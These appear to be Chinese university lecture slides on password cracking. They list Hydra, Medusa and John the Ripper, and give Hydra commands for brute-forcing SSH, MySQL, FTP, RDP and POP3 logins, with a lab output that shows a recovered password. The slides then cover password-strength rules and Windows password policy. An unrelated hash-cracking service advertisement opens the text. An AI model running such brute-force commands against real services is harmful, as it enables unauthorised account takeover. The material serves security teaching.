本站对于md5、sha1、mysql、ntlm等的实时解密成功率在全球遥遥领先。成立8年从未被超越。破解md5哪家强?不必去山东找南翔!  
本站自行开发的程序,对于vb、dz、ipb、mssql等大量加密方式,破解速度是别人的10倍,成功率是别人的2倍,打遍全球无敌手,同时还是全球唯一支持实时破解的。



# 暴力破解工具介绍

- Hydra

- ✓著名黑客组织THC的一款开源暴力破解工具，是一个验证性质的工具
- ✓破解服务：FTP、TELNET、SMB、MSSQL、MYSQL、POP3、SSH、REDIS等

- Medusa

- ✓“美杜莎”，一款强大的破解工具，可以迅速的、大规模并行的、模块化的暴力破解程序

- John the ripper

- ✓一个密码工具软件。主要支持对DES、MD5两种加密方式的密文进行破解工作。可以工作于多中不同的机型以及多种不同的操作系统之下



# 暴力破解工具介绍

- Hydra破解SSH

- ✓ `hydra -L users.txt -P password.txt -t 1 -vV -e ns 192.168.1.104 ssh`
- ✓ `hydra -L users.txt -P password.txt -t 1 -vV -e ns -o save.log 192.168.1.104 ssh`

```
root@kali:~/Documents# hydra -L ./users.txt -P ./passlist.txt -e ns 192.168.238.129 ssh
```

Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (<http://www.thc.org/thc-hydra>) starting at 2017-10-10 21:08:21

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4

[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:5/p:7), ~3 tries per task

[DATA] attacking ssh://192.168.238.129:22/

[22][ssh] **host: 192.168.238.129 login: ubuntu password: bitsec**

1 of 1 target successfully completed, 1 valid password found



# 暴力破解工具介绍

- 破解MySQL密码

- ✓ Hydra.exe -L c:\user.txt -P c:\pass.txt 192.168.11.201 mysql

- 破解FTP密码

- ✓ Hydra.exe -l admin -P c:\pass.txt -t 5 192.168.11.201 ftp

- 破解rdp

- ✓ Hydra.exe -l administrator -P /root/pass.txt www.cnhongke.org rdp -V

- 破解pop3

- ✓ Hydra.exe -l root -P pass.txt my.pop3.mail pop3

# 口令破解的防御



## 抵抗彩虹表：

- 密码长度不少于14位
- 最好有特殊字符

## ❖ 拙劣的、弱的口令：

- 口令少于8个字符
- 口令是字典中能找到的词
- 口令是常用词：
  - 家庭成语、宠物、朋友等的名字
  - 计算机术语、命令、公司等名字
  - 生日、省份证号码、电话号码等个人信息
  - 像666666、123456、aaabbb等词和数字

## • 强口令：

- 包含大写和小写字母
- 除字母外，还包含数字、标点符号（0-9和！@#¥%.....&\*（）\_+{}=^<>”|.等）
- 长度至少为8的文字与数字混合的字符串
- 不是任何语言、俗语、方言中的单词；不基于个人信息或家庭成员信息
- 永远不要写下来或在线存储
- 仅使用NTLMv2（windows系统）



## WORST PASSWORDS OF 2012

### WORST PASSWORDS OF 2017 Top 100



RANK	Password
1	123456
2	password
3	12345678
4	qwerty
5	12345


RANK	Password
6	123456789
7	letmein
8	1234567
9	football
10	iloveyou

RANK	Password
11	admin
12	welcome
13	monkey
14	login
15	abc123

# 口令破解的防御



我家大门常打开 开放怀抱等你



别忘了关门



欢迎您, admin  
身份过期: 20...  
上线次数:  
服务器域名:  
服务器软件的  
FSO文本读写  
Jmail组件支:

## 理

选择一个进入相应管理界面。

### 后台管理系统使用说明

站的逻辑结构（模块）和各模块显示的内容，添加新的后台管理功能。  
除网站后台管理员账户，为每个管理员账户分排管理权限。  
除和编辑普通新闻、图片新闻和公告。  
览者下载的文件，并对其进行分类。  
板上的留言，或对其进行回复。  
网站内的所有文件和目录。  
管理系统，返回网站主页。

- 为上同一所大学，河北一男生更改了女生的高考志愿
- 高考填报志愿的初始登录密码为考生的身份信息，两考生在同一个艺术学校补习，男生在帮女生复印资料时，记下其身份证号
- 高考志愿遭篡改事件层出不穷

上海一公司账户密码竟是“123456”  
730万被黑客转走



NoTXnorC1/2(XJ+Z)

不染天下不染尘，半分行迹半分踪

3cQScbrOnly1

三尺秋水尘不染，天下无双。

1/2(S+S+Y)andRDS

半神半圣亦半仙，全儒全道是全贤

ppnn13%dkstfeb.1st

娉娉袅袅十三余，豆蔻梢头二月初



# Windows 密码策略



The screenshot shows the Windows Local Security Policy window. The left pane displays the 'Security Settings' tree with 'Account Policies' expanded. The right pane lists several policies, with 'Password must meet complexity requirements' selected. A detail window for this policy is open, showing the 'Local Security Settings' tab. The policy is currently 'Enabled'. The text in the detail window describes the complexity requirements for passwords, including a red box highlighting specific rules: '不能包含用户的帐户名, 不能包含用户姓名中超过两个连续字符的部分' (Cannot contain the user's account name, cannot contain more than two consecutive characters from the user's name), '至少有六个字符长' (At least six characters long), and '包含以下四类字符中的三类字符: 英文大写字母 (A 到 Z), 英文小写字母 (a 到 z), 10 个基本数字 (0 到 9), 非字母字符 (例如 !, \$, #, %)' (Must contain three of the following four types of characters: uppercase letters, lowercase letters, digits, and non-alphanumeric characters). The window also includes a 'Default value' section and a 'Note' about domain controller settings.

本地安全策略

文件(F) 操作(A) 查看(V) 帮助(H)

安全设置

策略

安全设置

策略

- 密码必须符合复杂性要求
- 密码长度最小值
- 密码最短使用期限
- 密码最长使用期限
- 强制密码历史
- 用可还原的加密来储存密码

密码必须符合复杂性要求 属性

本地安全设置 说明

密码必须符合复杂性要求。

此安全设置确定密码是否必须符合复杂性要求。

如果启用此策略，密码必须符合下列最低要求：

不能包含用户的帐户名，不能包含用户姓名中超过两个连续字符的部分

至少有六个字符长

包含以下四类字符中的三类字符：

- 英文大写字母 (A 到 Z)
- 英文小写字母 (a 到 z)
- 10 个基本数字 (0 到 9)
- 非字母字符 (例如 !, \$, #, %)

在更改或创建密码时执行复杂性要求。

默认值：

在域控制器上启用。

在独立服务器上禁用。

注意：在默认情况下，成员计算机沿用各自域控制器的配置。

有关安全策略和相关 Windows 功能的详细信息，请参阅 [Microsoft 网站](#)。

确定 取消 应用(A)



# 感谢聆听

中国矿业大学 网络空间安全系

[is.cumt.edu.cn](http://is.cumt.edu.cn)